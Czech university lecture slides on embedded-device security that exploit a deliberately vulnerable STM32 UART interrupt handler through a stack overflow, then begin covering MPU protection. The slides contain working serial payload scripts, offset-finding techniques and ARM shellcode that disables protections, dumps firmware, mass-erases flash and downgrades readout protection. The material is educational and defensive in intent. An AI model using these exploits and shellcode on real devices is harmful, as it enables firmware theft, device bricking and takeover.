

Mikroprocesory

13. Bezpečnost embedded zařízení

Stanislav Vitek

Katedra radioelektroniky

České vysoké učení technické v Praze

V předchozích přednáškách jsme viděli

- Strukturu moderních mikroprocesorů ARM Cortex-M
- Správu paměti a architekturu sběrnic
- Práce s periferiemi a přerušeními
- Programování v C a assembleru

Dnes:

- Reálné útoky na embedded systémy
- Ochranné mechanismy (MPU, secure boot)
- Postranní kanálové útoky a hardwarový pentesting

Obsah přednášky

1. Motivační příklad: zranitelné UART rozhraní
2. Jednotka ochrany paměti (MPU)
3. Útoky na embedded systémy
4. Hardwarový pentesting
5. Obrana a protiopatření

Motivační příklad: zranitelné UART rozhraní

USART handler pro příjem znaků

Zdánlivě nekomplikovaná implementace ISR

```
void USART1_IRQHandler(void) {  
    static char rx_buffer[128];  
    static uint8_t rx_index = 0;  
    if (USART1->SR & USART_SR_RXNE) {  
        char c = USART1->DR;  
        rx_buffer[rx_index++] = c; // ⚠ Nekomoluje rx_index!  
        if (c == '\n') {  
            process_command(rx_buffer);  
            rx_index = 0;  
        }  
    }  
}
```

Co se stane, když útočník pošle více než 128 znaků?

IRQ Handler a zásobník

Co se děje se zásobníkem během přerušení?

ARM Exception Entry (automatické):

Při vstupu do IRQ handleru CPU **automaticky** uloží kontext na stack:


1. CPU detekuje přerušení (RXNE bit)
2. Automatický PUSH registrů:
PUSH {R0, R1, R2, R3, R12, LR, PC, xPSR}
3. LR = 0xFFFFFFFF9 (EXC_RETURN magic)
4. PC = adresa USART1_IRQHandler
5. CPU skočí na handler

Exception Exit (automatické):

Po ukončení handleru:

```
; Handler končí  
bx lr ; lr = 0xFFFFFFFF9  
  
; CPU detekuje EXC_RETURN magic:  
; Automatický POP registrů:  
POP {R0, R1, R2, R3, R12, LR, PC, xPSR}  
                                ↑  
                                Načte return address!
```

Stack po exception entry:



Tady nastává útok:

- Pokud `rx_buffer` přeteče → přepíše uloženou **PC hodnotu** na stacku
- Při exception exit → CPU načte **útočnickovu adresu**
- CPU skočí na shellcode místo návratu do `main()`

Klíč: ARM Cortex-M má **automatický** stack frame při IRQ → útočník ví přesně, kde je return address!

Simulace útoku na **USART1_IRQHandler**

Krok 1: Normální běh (přijme 10 znaků)

Stack:

```
xPSR
PC = 0x08001234
LR, R12, R3...
```

← Return

RAM:

```
0x20000500: rx_buffer[0..9] = "Hello\n..."
```

```
0x2000050A: rx_buffer[10..127] = 0x00
```

```
rx_index = 10
```

Exception exit → CPU vrátí se na 0x08001234 (main loop)

Krok 2: Útočník pošle 200 bajtů

```
payload = b'A' * 200
ser.write(payload)
```

Co se děje v IRQ handleru:

```
rx_buffer[0] = 'A'; // OK
rx_buffer[1] = 'A'; // OK
...
rx_buffer[127] = 'A'; // OK (konec bufferu)
rx_buffer[128] = 'A'; // OVERFLOW! Přepíše rx_index
rx_buffer[129] = 'A'; // Přepíše padding
...
rx_buffer[140] = 'A'; // Přepíše R0 na stacku
...
rx_buffer[156] = 'A'; // Přepíše uloženou PC!!! ← TU!
```

Krok 3: Stack po overflow

Stack po přetečení:

| | |
|-----------------|-----------------------|
| xPSR = AAAA | ← Přepsáno |
| PC = 0x41414141 | ← Přepsáno útočníkem! |
| LR = AAAA | ← Přepsáno |
| R12 = AAAA | ← Přepsáno |
| R3 = AAAA | |
| R2 = AAAA | |
| R1 = AAAA | |
| R0 = AAAA | |
| AAAA AAAA AAAA | ← rx_buffer overflow |
| AAAA AAAA AAAA | |

rx_index = 0x41414141 (taky přepsán!)

Problém: PC = 0x41414141 (ASCII "AAAA") → neplatná adresa!

→ CPU při exception exit skočí na 0x41414141 → **HardFault**

Krok 4: Chytrý útok (payload s return address)

Útočník musí přepsat PC na **platnou adresu** (kde je shellcode):

```
payload = b'A' * 128      # Vyplň rx_buffer
payload += b'A' * 8       # Vyplň padding
payload += b'A' * 16      # Přepíše R0-R3, R12, LR
payload += b'\x00\x05\x00\x20' # PC = 0x20000500 (rx_buffer!)
payload += b'A' * 4       # xPSR (nemusí být platný)
```

Stack po útoku:

| | |
|--|---------------------------------|
| xPSR = AAAA PC = 0x20000500 LR = AAAA ... | ← Ukazuje na rx_buffer! |
| [shellcode...] NOP NOP NOP | ← 0x20000500: Začátek rx_buffer |

Exception exit → CPU skočí na 0x20000500 → spustí shellcode!

Proč není ASLR (Address Space Layout Randomization) na embedded?

Klasické PC (Linux/Windows):

Každý běh → jiné adresy:

```
Běh #1:  
Stack: 0x7ffe1234a000  
Heap: 0x555555a1b000  
Libc: 0x7f8e2340b000  
  
Běh #2:  
Stack: 0x7ffd8934c000 ← JINÉ!  
Heap: 0x5555559d2000 ← JINÉ!  
Libc: 0x7f1a3210f000 ← JINÉ!
```

Útočník:

- Neví, kde je `rx_buffer`
- Musí "uhodnout" adresu (1 z 2^{32} možností)
- Nebo použít **info leak** (format string, atd.)

Embedded (STM32F4):

Každý běh → STEJNÉ adresy:

```
Běh #1:  
SRAM: 0x20000000 - 0x2001FFFF  
Flash: 0x08000000 - 0x080FFFFFFF  
  
Běh #2:  
SRAM: 0x20000000 - 0x2001FFFF ← STEJNÉ!  
Flash: 0x08000000 - 0x080FFFFFFF ← STEJNÉ!  
  
rx_buffer je VŽDY na:  
0x20000500 (nebo kde linker rozhodl)
```

Útočník:

- Přesně ví, kde je SRAM (0x20000000)
- Může tipnout `rx_buffer` je někde kolem 0x20000400-0x20000600
- Použije **NOP sledding** → nemusí trefit přesně!

Jak CPU vykonává shellcode?

Co je shellcode?

- Shellcode = normální ARM Thumb-2 strojový kód
- Pouze posloupnost bajtů v paměti
- CPU je dekóduje jako instrukce

Jak CPU vykonává instrukce?

1. Fetch: CPU načte bajty z adresy PC
2. Decode: Dekóduje bajty na instrukci
3. Execute: Vykoná instrukci
4. PC++: Posune PC na další instrukci

CPU se nedívá, jestli jsou data "kód" nebo "data"!

Proto buffer overflow funguje: Přepíšeme return address → PC skočí do našich dat → CPU je vykoná jako kód!

Příklad:

Bajty v paměti (SRAM):

| Adresa | Bajty |
|-------------|-------------|
| 0x20000500: | 4F F0 90 40 |
| 0x20000504: | 00 21 |
| 0x20000506: | 01 60 |

CPU dekóduje jako:


```
0x20000500: mov.w r0, #0xE000ED90
0x20000504: movs r1, #0
0x20000506: str r1, [r0]
```

Pokud PC = 0x20000500:

→ CPU prostě vykoná tyto instrukce!

Proč je SRAM (bez MPU) spustitelná?

Paměťová mapa ARM Cortex-M4:



Bez MPU:

- SRAM nemá XN (eXecute Never) bit
- CPU může vykonávat kód odkudkoli
- Data = Kód, žádný rozdíl!

Závěr: Bez MPU je SRAM spustitelná → shellcode funguje!

S MPU (ochrana):

```
// Region 1: SRAM jako non-executable
MPU->RNR = 1;
MPU->RBAR = 0x20000000; // SRAM base
MPU->RASR = (1 << 28) | // XN = 1 !!!
             (3 << 24) | // AP = RW
             (17 << 1) | // SIZE = 128 KB
             (1 << 0); // ENABLE

// Teď: pokud PC skočí na 0x20000500
// → MemManage fault!
// → Shellcode se NESPUSTÍ
```

XN bit = eXecute Never

- Označí region jako "data only"
- CPU vyvolá fault při pokusu o execute

Problém: Útočník musí znát velikost bufferu

Jak útočník zjistí, kolik má poslat dat?

Metody zjištění:

1. **Reverse engineering** - Ghidra/IDA Pro dump firmware
2. **Source code leak** - GitHub, insider
3. **Dokumentace** - technické manuály
4. **Fuzzing** - trial and error
5. **Pattern matching** - Metasploit pattern

Co když útočník velikost NEZNÁ?

→ Existují techniky pro "slepý" útok!

Technika #1: Blind Overflow (slepý útok)

Přístup: Pošli HODNĚ dat a doufej

```
import serial

ser = serial.Serial('/dev/ttyUSB0', 115200)

# Zaručeně přeteče většinu běžných bufferů (64–256 B)
payload = b'A' * 512
payload += b'\x00\x05\x00\x20' # Return address (0x20000500)

ser.write(payload)
```

Výhody:

- Jednoduchý útok
- Funguje bez znalosti velikosti

Nevýhody:

- ⚠ Často způsobí crash místo exploitu
- Přepíše příliš mnoho paměti

Technika #2: NOP Sledding (klouzání po NOPech)

Problém: Nevím přesně, kde v SRAM bude payload po přetečení

Princip: Vytvoř velkou "skluzavku" z NOP instrukcí

```
import struct

# ARM Thumb-2 NOP = 0xBF00
nop = b'\xBF\x00' * 100 # 200 bajtů NOPů

# Shellcode na konci
shellcode = bytes([
    0x4F, 0xF0, 0x90, 0x40, # mov.w r0, #0xE000ED90
    0x00, 0x21,           # movs r1, #0
    0x01, 0x60,           # str r1, [r0]
])

# Payload = NOPs + shellcode
payload = nop + shellcode

# Na offset return address (132 B)
# nasměruj KDEKOLI do NOPů:
payload = payload.ljust(132, b'A')
payload += struct.pack('<I', 0x20000400) # Někde do NOPů
```

Jak to funguje:

```
SRAM (po overflow):
0x20000380: AAAAAAAAAA... ← Výplň
0x200003C0: NOP NOP NOP NOP ... ← Začátek NOPů
                ↑ Return addr skočí sem (např. 0x200003C0)
0x20000410: NOP NOP NOP NOP
0x20000460: NOP NOP NOP NOP
0x200004B0: SHELLCODE ← CPU sklouzne sem
```

Nemusíme trefit přesně začátek shellcode!

Co NOP sledding ŘEŠÍ a NEŘEŠÍ

✗ NEŘEŠÍ: Offset return address

- Musíš přesně vědět, že return address je na offsetu 132 bajtů
- To získáš pomocí: fuzzing, Metasploit pattern, reverse engineering

✓ ŘEŠÍ: Přesnou adresu shellcode v paměti

- Problém: Buffer je někde kolem `0x200003C0`, ale nevím to přesně
- Řešení: Nasměruji return address na `0x20000400` (přibližná oblast)
- CPU "sklouzne" po NOPEch až na shellcode

Proč je to třeba? Buffer není jedinou lokální proměnnou a není tak jasná adresa, kde je alokován.

```
void USART1_IRQHandler(void) {  
    static char rx_buffer[128];  
    static uint8_t rx_index = 0;  
    // možná další lokální proměnné...  
}
```

Příklad

Klasický útok: Musí přesně trefit začátek shellcode

```
Return addr → 0x20000500 (přesně začátek shellcode)
  ✗ Pokud je buffer ve skutečnosti na 0x200004F0 → FAIL
  ✗ Pokud je buffer ve skutečnosti na 0x20000510 → FAIL
```

NOP sledding: Velká toleranční zóna

```
Return addr → 0x20000400 (někde do NOPů, přibližná oblast)
  ✓ CPU vykonává NOP NOP NOP... (od 0x20000400)
  ✓ Nakonec dorazí na shellcode (např. 0x200004B0)
  ✓ Funguje i když je buffer o ±50 bajtů jinde!
```

Efekt:

- ✓ **Nepotřebuješ znát přesnou adresu bufferu v SRAM**
- ✗ **Stále potřebuješ znát offset return address!**
- Toleranční zóna: ±100 bajtů (záleží na délce NOP sledu)

Technika #3: Fuzzing (pokus-omyl)

Automatické hledání velikosti bufferu

```
import serial, serial

ser = serial.Serial('/dev/ttyUSB0', 115200)

def check_device_alive():      # Zkontroluj, jestli zařízení odpovídá
    ser.write(b'PING\n')
    response = ser.read(timeout=1)
    return b'PONG' in response

for size in range(1, 512):     # Binární vyhledávání velikosti bufferu
    payload = b'A' * size + b'\n'
    ser.write(payload); time.sleep(0.1)

    if not check_device_alive():
        print(f"Device crashed at size: {size}")
        print(f"Buffer is likely {size - 8} bytes")
        break

# výstup
# Device crashed at size: 136
# Buffer is likely 128 byte
```

Technika #4: Metasploit Pattern Matching

Problém: Víš, že zařízení crashuje, ale **NEVÍŠ PŘESNĚ KDE** je return address!

Proč to potřebuješ?

Klasický fuzzing ti řekne:

- "Buffer overflow nastává při 136 bajtech"
- Ale **NEŘEKNE**, na jakém offsetu je return address!

Struktura stacku (neznámá!):

| | |
|-------------------|---|
| Return address | ← Na jakém offsetu v payloadu je TOHLE? |
| Saved FP | |
| Saved registers. | ← Kolik? |
| Local vars | ← Kolik? |
| rx_buffer[127..0] | |

Metasploit Pattern - Jak to funguje?

Princip: Každá 4-bajtová posloupnost je unikátní

```
# Vygeneruj unikátní pattern (300 bajtů)
$ msf-pattern_create -l 300
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2...
```

Klíčová vlastnost:

- Pattern je **cyklický** (Aa0, Aa1, Aa2, ..., Ab0, Ab1, ...)
- **KAŽDÁ** 4-bajtová sekvence se vyskytuje **JEN JEDNOU!**

Krok 1: Pošli pattern na zařízení

```
import serial

ser = serial.Serial('/dev/ttyUSB0', 115200)
pattern = b'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9...'
ser.write(pattern)
```

Krok 2: Zařízení crashne → přečti return address z debuggeru

Připoj debugger (OpenOCD + GDB):

```
(gdb) info registers
pc    = 0x41346241 ← CPU se pokusilo skočit SEM!
lr    = 0x41346241
sp    = 0x2001ff00
```


Return address = **0x41346241**

Krok 3: Zjistí, na jakém offsetu je tato hodnota

```
$ msf-pattern_offset -q 0x41346241
[*] Exact match at offset 132
```

Interpretace:

- Return address je na offsetu **132** v payloadu!
- Buffer má **132 - 4 = 128** bajtů
- Stack layout:



Krok 4: Vytvoř přesný exploit

```
payload = b'A' * 132           # Výplň až k return address
payload += p32(0x20000500)     # Přesně přepíše return address!
payload += shellcode           # Shellcode následuje
```

Proč je Metasploit Pattern lepší než hádání?

| Metoda | Přesnost | Rychlost | Nutnost debuggeru |
|---------------------|-------------|--------------------|-------------------|
| Ruční hádání | ✗ Nepřesné | 🕒 Pomalé (hodiny) | ✗ Ne |
| Binární vyhledávání | ⚠ Přibližné | 🕒 Střední (minuty) | ✗ Ne |
| Metasploit Pattern | ✅ Exaktní! | ⚡ Rychlé (sekundy) | ✅ Ano (1x stačí) |

Výhody:

1. ✅ **Jedno spuštění stačí** - vygeneruješ pattern, pošleš, přečteš crash dump
2. ✅ **Exaktní offset** - víš přesně, kde je return address
3. ✅ **Univerzální** - funguje na všech architekturách (ARM, x86, RISC-V)
4. ✅ **Rychlé** - sekunda na vygenerování, sekunda na zjištění offsetu

Nevýhody:

- ✗ Potřebuješ **debugger** (JTAG/SWD) pro čtení crash stavu
- ✗ Pokud nemáš přístup k PC registru → musíš hádat

Praktický příklad - kompletní workflow

1. Víš, že zařízení crashuje při ~140 bajtech (z fuzzingu)

2. Vygeneruj pattern:

```
$ msf-pattern_create -l 200 > pattern.txt  
$ cat pattern.txt  
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2...
```

3. Pošli na zařízení:

```
ser.write(open('pattern.txt', 'rb').read())
```

4. Připoj debugger a přečti PC:

```
$ openocd -f stlink.cfg -f stm32f4x.cfg  
(gdb) target remote :3333  
(gdb) continue  
# ... crash ...  
(gdb) info registers  
pc = 0x33614132 ← Toto je z patternu!
```

5. Zjistí offset:

```
$ msf-pattern_offset -q 0x33614132
[*] Exact match at offset 128
```

6. Vytvoř exploit:

```
payload = b'A' * 128 # Výplň
payload += struct.pack('<I', 0x20000500) # Return addr (little-endian!)
payload += shellcode # Shellcode
ser.write(payload)
```

✓ Zařízení skočí přesně na 0x20000500 a vykoná shellcode!

Technika #5: Timing Side-Channel

Problém: Nemáš debugger, zařízení neodpovídá po crashi → jak zjistit offset?

Princip: Měř **dobu odpovědi** - crash způsobí watchdog reset → výrazně delší odezva

Kdy použít:

- Black-box testing (nemáš debugger)
- Zařízení má watchdog timer
- Nemáš přístup k UART výstupu (jen timing)

```

import serial
import time
import statistics

ser = serial.Serial('/dev/ttyUSB0', 115200)

def measure_response_time(payload_size):
    times = []
    for _ in range(10): # 10 měření pro průměr
        start = time.time()
        ser.write(b'A' * payload_size + b'\n')

        try:
            ser.readline(timeout=1) # Čekat na odpověď
            elapsed = time.time() - start
        except:
            elapsed = 1.0 # Timeout = pravděpodobně crash

        times.append(elapsed)
    return statistics.mean(times)

# Skenuj různé velikosti
for size in range(50, 200, 10):
    delay = measure_response_time(size)
    print(f"Size {size:3d}: {delay:.4f}s")

# Velký skok v čase = buffer overflow!

```

Výstup:

```
Size 50: 0.0102s ← Normální
Size 60: 0.0105s
Size 70: 0.0103s
Size 80: 0.0106s
...
Size 120: 0.0108s
Size 130: 0.2500s ← SKOK! (crash + watchdog reset)
Size 140: 0.2480s ← Potvrzení crashe
```

Interpretace:

- < **0.015s** → normální odpověď
- > **0.2s** → crash, watchdog reset (~200ms)
- → **Buffer má ~128 bajtů**

Co se stalo při crashi:

1. Payload 130B přepsal return address
2. CPU skočil na neplatnou adresu
3. Hard fault exception
4. Watchdog timer expiroval (~200ms)
5. Automatický reset MCU
6. Bootloader restart (~50ms)
7. Aplikace znovu běží

Výhoda: Funguje i když nemáš žádný výstup z MCU!

Nevýhoda: Méně přesné než Metasploit pattern (víš že je to "kolem 130B", ne přesně)

Porovnání metod

| Metoda | Přesnost | Složitost | Vyžaduje crash dump? |
|---------------------|-------------|-------------|----------------------|
| Reverse engineering | ✓ Přesná | Vysoká | Ne |
| Source leak | ✓ Přesná | Nízká | Ne |
| Blind overflow | ✗ Žádná | Velmi nízká | Ne |
| NOP sledding | ⚠ Přibližná | Střední | Ne |
| Fuzzing | ⚠ Přibližná | Nízká | Ne |
| Pattern matching | ✓ Přesná | Střední | Ano |
| Timing analysis | ⚠ Přibližná | Střední | Ne |

Nejlepší přístup: Kombinace!

1. Fuzzing → najde přibližnou velikost
2. NOP sledding → robustní exploit bez přesné znalosti

Code injection: Vložení škodlivého kódu

Útočník pošle speciálně vytvořený payload:

```
[128× NOP padding][shellcode][new return address]
```

Shellcode = malý program v ARM Thumb-2 assembleru:

```
; Vypnout MPU
mov.w r0, #0xE000ED90    ; MPU_BASE adresa
movs r1, #0              ; Hodnota 0
str r1, [r0]             ; MPU->CTRL = 0 (vypnout MPU)

; Otevřít Flash pro zápis
mov.w r0, #0x40023C00    ; FLASH_KEYR adresa
mov.w r1, #0x45670123    ; FLASH_KEY1
str r1, [r0]
mov.w r1, #0xCDEF89AB    ; FLASH_KEY2
str r1, [r0]
```

Shellcode příklad 1: Vypnutí Watchdog

Útočník chce zabránit restartu zařízení:

```
; Vypnout Independent Watchdog (IWDG)
; IWDG běží na vlastním RC oscilatoru -> nelze jednoduše zastavit
; Ale můžeme nastavit maximální prescaler a reload hodnotu

mov.w r0, #0x40003000    ; IWDG_BASE adresa
mov.w r1, #0x5555       ; IWDG_KR unlock klíč
str  r1, [r0]           ; IWDG->KR = 0x5555 (povolit zápis)

mov.w r1, #0x0007       ; Maximální prescaler (256)
str  r1, [r0, #4]       ; IWDG->PR = 7

mov.w r1, #0xCCCC       ; Spustit watchdog s novou hodnotou
str  r1, [r0]           ; IWDG->KR = 0xCCCC

; Nyní watchdog triggeruje až za ~26 sekund místo ~100ms
; Útočník má čas provést další útok
```

Důsledek: Zařízení se neresetuje → útočník má čas na další exploitaci.

Shellcode příklad 2: Dump Flash přes UART

Útočník chce ukrást firmware:

```
; Odeslat celou Flash paměť přes USART1
mov.w r4, #0x08000000    ; Flash začátek
mov.w r5, #0x08100000    ; Flash konec (1 MB)
mov.w r6, #0x40011000    ; USART1_BASE

uart_loop:
    ldrb r0, [r4], #1    ; Načti byte z Flash, inkrementuj

wait_tx:
    ldr r1, [r6, #0x00]  ; USART1->SR
    tst r1, #0x80        ; Test TXE bit
    beq wait_tx          ; Čekej, dokud není TX buffer prázdný

    str r0, [r6, #0x04]  ; USART1->DR = byte

    cmp r4, r5           ; Jsme na konci?
    blo uart_loop        ; Pokračuj, dokud r4 < r5

; Flash kompletně odeslána přes UART
```

Python skript útočníka

```
import serial
port = serial.Serial('/dev/ttyUSB0', 115200)
firmware = port.read(1024*1024) # Přečti 1 MB
open('stolen.bin', 'wb').write(firmware)
```

Shellcode příklad 3: Permanentní Brick

Útočník chce zařízení trvale zničit:

```
; Smazat celou Flash paměť (včetně bootloaderu!)
mov.w r0, #0x40023C00    ; FLASH_KEYR adresa

; Odemknout Flash
mov.w r1, #0x45670123   ; FLASH_KEY1
str    r1, [r0]
mov.w r1, #0xCDEF89AB  ; FLASH_KEY2
str    r1, [r0]
```

```

; Mass erase
mov.w r0, #0x40023C10 ; FLASH_CR adresa
mov.w r1, #0x0004 ; MER bit (Mass Erase)
str r1, [r0]
mov.w r1, #0x0014 ; MER + STRT bit
str r1, [r0] ; Spustit mazání

; Čekaj na dokončení
mov.w r0, #0x40023C0C ; FLASH_SR adresa
wait_erase:
    ldr r1, [r0]
    tst r1, #0x01 ; BSY bit
    bne wait_erase

; Flash je prázdná -> zařízení už nikdy nenastartuje

```

Důsledek: Zařízení nelze obnovit bez JTAG/SWD reflash. Pro běžného uživatele = cihla.

Shellcode příklad 4: Odstranění RDP ochrany

Útočník chce vypnout Readout Protection a ukrást firmware:

```
; Změnit RDP Level 1 → Level 0 a restartovat zařízení
; Po restartu útočník může číst Flash přes JTAG/SWD debugger

; 1. Odemknout Flash
mov.w r0, #0x40023C04      ; FLASH_OPTKEYR adresa
mov.w r1, #0x08192A3B    ; OPTKEY1
str  r1, [r0]
mov.w r1, #0x4C5D6E7F    ; OPTKEY2
str  r1, [r0]

; 2. Načíst současnou hodnotu Option Bytes
mov.w r0, #0x1FFFC000    ; Option Bytes adresa (FLASH_OPTCR)
mov.w r3, #0x40023C14    ; FLASH_OPTCR registr
ldr  r1, [r3]           ; Přečti současnou konfiguraci

; 3. Nastavit RDP Level 0 (0xAA)
bic  r1, r1, #0xFF00     ; Vymaž RDP bits (bits 15:8)
orr  r1, r1, #0xAA00     ; RDP Level 0 = 0xAA
str  r1, [r3]           ; Zapiš novou konfiguraci
```

```

; 4. Spustit programování Option Bytes
ldr    r1, [r3]
orr    r1, r1, #0x02      ; OPTSTRT bit (spustit programování)
str    r1, [r3]

; 5. Čekej na dokončení
mov.w r0, #0x40023C0C    ; FLASH_SR adresa
wait_optpgm:
    ldr    r1, [r0]
    tst    r1, #0x01      ; BSY bit
    bne    wait_optpgm

; 6. Restartovat zařízení (nutné pro aplikaci změn)
mov.w r0, #0xE000ED0C    ; SCB->AIRCRCR adresa
mov.w r1, #0x05FA0004    ; VECTKEY | SYSRESETREQ
str    r1, [r0]          ; System reset

; Po restartu: RDP = Level 0 → Flash je čitelná!

```

Scénář útoku

1. Buffer overflow → spustí tento shellcode → změní RDP Level 1 → 0 a restartuje zařízení
2. **Po restartu:** Útočník připojí JTAG/SWD debugger
3. Přečte celou Flash paměť: `openocd> flash read_bank 0 firmware.bin`

Důsledky úspěšného útoku

- Spuštění libovolného kódu s právy systému
- Vypnutí ochranných mechanismů (MPU, Write Protection)
- Změna firmware (úprava Flash paměti)
- Krádež klíčů uložených v paměti
- Permanentní backdoor v zařízení
- Lateral movement na ostatní zařízení v síti

Příklad: Zranitelnost v autě → ovládnutí CAN sběrnice → vypnutí brzd

Proč je to v embedded systémech horší?

Klasické PC:

- Běží operační systém (Linux, Windows)
- Virtuální paměť s ASLR
- Stack canaries standardně zapnuté
- DEP/NX bit vynucený
- Automatické updaty

→ Embedded zařízení jsou snadnější cíle!

Embedded (STM32F4 bez MPU):

- ✗ Žádný OS (bare-metal)
- ✗ Paměť lineárně mapovaná
- ✗ SRAM je **spustitelná** (XN bit není nastaven)
- ✗ Kompilátory často bez `-fstack-protector`
- ✗ Update vyžaduje fyzický přístup

2. Jednotka ochrany paměti (MPU)

Co je MPU a proč ji používat?

Memory Protection Unit (MPU) je volitelná komponenta Cortex-M procesorů, která umožňuje:

1. **Ochranu paměťových oblastí** – zamezení přístupu k zakázaným adresám
2. **Nastavení přístupových práv** – read-only, read-write, execute-never
3. **Definici atributů** – cacheable, bufferable, shareable
4. **Detekci chyb** – memory fault při porušení pravidel

Dostupnost:

- Cortex-M0/M0+: **Bez MPU**
- Cortex-M3/M4/M7: **Volitelná** (kontrola v CMSIS: `__MPU_PRESENT`)

Použití:

- **RTOS** – izolace tasků, ochrana kernel paměti
- **Safety-critical** systémy (ISO 26262, IEC 61508)
- **Security** – ochrana klíčů, secure boot
- **Debugging** – detekce stack overflow, null pointer dereference
- **Optimalizace** – DMA buffery jako non-cacheable

Základní princip MPU

Region-based protection:

MPU dělí paměť na **regiony** (až 8 nebo 16 podle MCU):

- Každý region má **bázovou adresu** a **velikost**
 - (32B - 4GB)
- Region má definované **atributy** a **přístupová práva**
- Regiony mohou mít různé **priority**
 - (vyšší číslo = vyšší priorita)

Privilege vs. Unprivileged mode:

- MPU rozlišuje **privileged** (kernel) a **unprivileged** (user) přístup
- Různá práva pro různé režimy
- **Bezpečnostní use case:** Aplikace běží unprivileged, kernel privileged

Overlapping regions:

- Regiony se mohou překrývat
- Při překryvu platí pravidla **vyššího** regionu
- Umožňuje "výjimky v pravidlech" (např. read-only Flash s writable sektorem)

Konfigurace MPU

Hlavní registry (CMSIS):

```
// Adresa base
#define MPU_BASE 0xE000ED90UL

typedef struct {
    volatile uint32_t TYPE;    // MPU Type Register
    volatile uint32_t CTRL;    // MPU Control Register
    volatile uint32_t RNR;     // MPU Region Number Register
    volatile uint32_t RBAR;    // MPU Region Base Address Register
    volatile uint32_t RASR;    // MPU Region Attribute and Size Register
    // Pro STM32F4 (8 regionů) – opakuje se pro RBAR_A1–A3, RASR_A1–A3
} MPU_Type;

#define MPU ((MPU_Type*)MPU_BASE)
```

MPU_TYPE register

```
// MPU Type Register (read-only)
uint32_t mpu_type = MPU->TYPE;

// Bits:
// [23:16] IREGION - Number of instruction regions (0 = unified)
// [15:8] DREGION - Number of data regions (8 nebo 16)
// [0] SEPARATE - 0 = unified MPU

// Příklad STM32F4:
// DREGION = 8 → máme 8 regionů
```

Kontrola přítomnosti MPU:

```
bool has_mpu(void) {
    return (MPU->TYPE & 0xFF00) != 0; // DREGION > 0
}
```

MPU_CTRL register

```
// MPU Control Register
MPU->CTRL = MPU_CTRL_ENABLE |      // Enable MPU
            MPU_CTRL_PRIVDEFENA |  // Enable default memory map for privileged
            MPU_CTRL_HFNMIENA;     // Enable MPU during HardFault/NMI

// Bits:
// [2] HFNMIENA - MPU enable during faults
// [1] PRIVDEFENA- Enable background region for privileged
// [0] ENABLE   - MPU enable
```

Typické nastavení:

- **ENABLE = 1** → MPU aktivní
